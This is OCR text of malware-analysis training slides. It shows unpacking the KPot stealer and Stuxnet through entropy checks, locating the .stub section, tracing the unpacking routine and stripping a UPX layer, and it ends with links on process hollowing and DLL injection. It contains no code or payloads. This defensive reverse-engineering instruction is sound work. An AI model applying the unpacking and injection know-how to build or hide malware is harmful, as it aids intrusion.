


Figure: Unpacking KPot - Now we need to extract it with pe-seive!

Unpacking KPot

solutions: 0x23





Figure: Open with Cutter and now we can see strings!

Unpacking KPot

solutions: 0x24

- It's not .NET anymore?
- Interesting Let's Look!








Figure: Stuxnet - PortexAnalyzer

NOTE: Here we can see that it appears packed due to high entropy

- Here we see .stub
- Points to Packed Data



- Unpacking Function
- Injection Function



Unpacking Stuxnet

solutions: 0x28





Figure: Stuxnet Unpacking - Locating the .stub section

- Step until .stub is found



Unpacking Stuxnet

solutions: 0x2a




Figure: Stuxnet Unpacking - Offset to Stub

Unpacking Stuxnet

solutions: 0x2b




Figure: Stuxnet Unpacking - Unpacking Routine

Unpacking Stuxnet

solutions: 0x2c




Figure: Stuxnet Unpacking - Unpacked Payload in Memory




Figure: Stuxnet Unpacking - Entropy After Stage 1




Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)




Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)




Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

Unpacking Stuxnet

solutions: 0x31




Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)




Figure: Stuxnet Unpacking - Checking Entropy Again




Figure: Stuxnet Unpacking - Can View Strings and Functions!

References

- https://en.wikibooks.org/wiki/X86_Disassembly/Calling_Conventions
- https://github.com/m0n0ph1/Process-Hollowing
- http://blog.sevagas.com/?PE-injection-explained
- https://en.wikipedia.org/wiki/DLL_injection